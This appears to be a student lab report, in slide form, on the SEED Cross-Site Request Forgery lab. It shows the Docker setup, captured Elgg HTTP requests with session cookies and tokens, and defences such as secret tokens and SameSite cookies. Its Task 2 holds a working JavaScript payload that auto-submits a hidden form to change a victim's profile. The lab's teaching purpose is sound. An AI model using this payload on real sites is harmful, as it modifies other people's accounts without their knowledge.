UNIVERSITÀ
DEGLI STUDI
DI PADOVA

LAB 5: CSRF

RICCARDO MIELE ~ 2116946
NICOLA BUSATO ~ 2119291
MICHELE GUSELLA ~ 2122861

CONTENT

INTRODUCTION

The LAB is about Cross-Site Request Forgery (CSRF) attack.

The task for this LAB is to modify the profile of another user by sending a request from another site.

LAB SETUP

In this LAB we use three different websites that are:

- www.attacker32.com
- www.seed-server.com
- www.example32.com

Malicious website
Elgg website
Cookie website

```
10.9.0.5      www.seed-server.com
10.9.0.5      www.example32.com
10.9.0.105    www.attacker32.com
```

The IP addresses are mapped into these urls

DOCKER

Docker manages the configuration and there are three containers that can be shown using:

docker ps

```
~$ docker ps
CONTAINER ID   IMAGE                      COMMAND                  CREATED          STATUS          PORTS                    NAMES
ac47d995ab96   seed-image-www-csrf        "/bin/sh -c 'service…"   16 minutes ago   Up 16 minutes                            elgg-10.9.0.5
a55f9047ca8d   seed-image-mysql-csrf      "docker-entrypoint.s…"   16 minutes ago   Up 16 minutes   3306/tcp, 33060/tcp      mysql-10.9.0.6
1f04696b5b85   seed-image-attacker-csrf   "/bin/sh -c 'service…"   16 minutes ago   Up 16 minutes                            attacker-10.9.0.105
```


By using this information we can start a root for that container using:

docker exec -it [container id] /bin/bash

```
:~$ docker exec -it ac47d995ab96 /bin/bash
root@ac47d995ab96:/#
```

TASK 1: HTTP HEADER LIVE

HTTP HEADER LIVE is an extension that shows HTTP header fields and to resend them (can be modified)



GUID

To perform our task we need, firstly, to get the GUID associated with the target user (i.e. Alice).


This can be recovered in three different ways:

- by inspection
- by sending a GET request
- by sending a POST request

GUID

This can be recovered in three different ways:


- by inspection



GUID

This can be recovered in three different ways:

- by inspection



GUID

This can be recovered in three different ways:


- by sending a GET request

```
GET  http://www.seed-server.com/action/friends/add?friend=56&__elgg_ts=1731446739&__elgg_token=TJVUE
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:132.0) Gecko/20100101 Firefox/132.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: Elgg=ef96e03nhms1s1j32kd9g1rbts
```

GUID

This can be recovered in three different ways:

- by sending a GET request



GUID

This can be recovered in three different ways:

- by sending a POST request

POST http://www.seed-server.com/action/messages/send

```
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:132.0) Gecko/20100101 Firefox/132.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------148800889190154378939601386l0
Content-Length: 923
Origin: http://www.seed-server.com
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://www.seed-server.com/messages/add/57
Cookie: Elgg=ef96e03nhms1s1j32kd9g1rbts
Upgrade-Insecure-Requests: 1


__elgg_token=hhBITUCrE44TTWErKRZz6A&__elgg_ts=1731451837&recipients=&match_on=users&recipients[]=56&
```

GUID

This can be recovered in three different ways:

- by sending a POST request

POST http://www.seed-server.com/action/messages/send

```
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:132.0) Gecko/20100101 Firefox/132.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------148800889190154378939601386l0
Content-Length: 923
Origin: http://www.seed-server.com
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://www.seed-server.com/messages/add/57
Cookie: Elgg=ef96e03nhms1s1j32kd9g1rbts
Upgrade-Insecure-Requests: 1


__elgg_token=hhBITUCrE44TTWErKRZz6A&__elgg_ts=1731451837&recipients=&match_on=users&recipients[ =56&
```

TASK 2

Objective: Forge a HTTP POST request from the victim's browser.
Boby wants Alice to say "Boby is my Hero" in her profile

How? We can use a JavaScript code to perform a CSRF

TASK 2


```
function forge_post() {
   var fields;
   // The following are form entries need to be filled out by attackers.
   // The entries are made hidden, so the victim won't be able to see them.
   fields += "<input type='hidden' name='name' value='****'>" ;
   fields += "<input type='hidden' name= 'briefdescription' value='****'>";
   fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>" ;
   fields += "<input type='hidden' name='guid' value='****'>" ;

   // Create a <form> element.
   var p = document.createElement( "form");
   // Construct the form
   p.action = "*****";
   p.innerHTML = fields;
   p.method = "post";
   // Append the form to the current page.
   document.body.appendChild(p);
   // Submit the form
   p.submit();
}
// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
```

TASK 2


```
function forge_post() {
    var fields;
    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value=' Alice'>";
    fields += "<input type='hidden' name= 'briefdescription'  value='Boby is my Hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>"  ;
    fields += "<input type='hidden' name='guid' value=' 56'>";

    // Create a <form> element.
    var p = document.createElement( "form");
    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";
    // Append the form to the current page.
    document.body.appendChild(p);
    // Submit the form
    p.submit();
}
// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
```

TASK 2

1. The forged HTTP request needs Alice's user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Boby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Boby can solve this problem.


2. Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile?

TASK 2

2. Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile?

We try to send a GET request with JavaScript to find user guid

Client's browser



Cross-Origin Request Blocked: The Same Origin Policy disallows reading the remote resource at http://www.seed-server.com/profile/alice. (Reason: CORS header 'Access-Control-Allow-Origin' missing). Status code: 200.

TASK 3

Introduction of secret token

- `__elgg_ts` - timestamp of token creation
  - e.g. `1731444609`
- `__elgg_token` - hash value of `__elgg_ts` and `__elgg_session`
  - e.g. `KT9vosulx3oA2LkTc_TqJA`

1. Each request includes both `__elgg_ts` and `__elgg_token` as security tokens.
2. **Server Validation**: The server verifies the tokens before processing, ensuring the request is authentic.
3. **Result**: Only requests with valid tokens are allowed, mitigating CSRF attacks.

TASK 3

Task request: To turn on the countermeasure

- Explain why the attacker cannot send these secret tokens in the CSRF attack; what prevents them from finding out the secret tokens from the web page?

These Tokens are:

- Session Dependent, **`__elgg_token`** is generated by `__elgg_ts` and `__elgg_session`
- **Inaccessible** because of **same-origin policies** in browsers

TASK 3

Task request: To turn on the countermeasure

- Explain why the attacker cannot send these secret tokens in the CSRF attack; what prevents them from finding out the secret tokens from the web page?

TASK 4: SameSite Cookies

Cookie

- normal
- SameSite=Lax
- SameSite=Strict

1. Why some cookies are not sent in certain scenarios?

https://stackoverflow.com/questions/59990864/what-is-the-difference-between-samesite-lax-and-samesite-strict

TASK 4: SameSite Cookies

2. How can SameSite cookies help a server detect whether a request is a cross-site or same-site request?

3. How you would use the SameSite cookie mechanism to help Elgg defend against CSRF attacks?

https://stackoverflow.com/questions/59990864/what-is-the-difference-between-samesite-lax-and-samesite-strict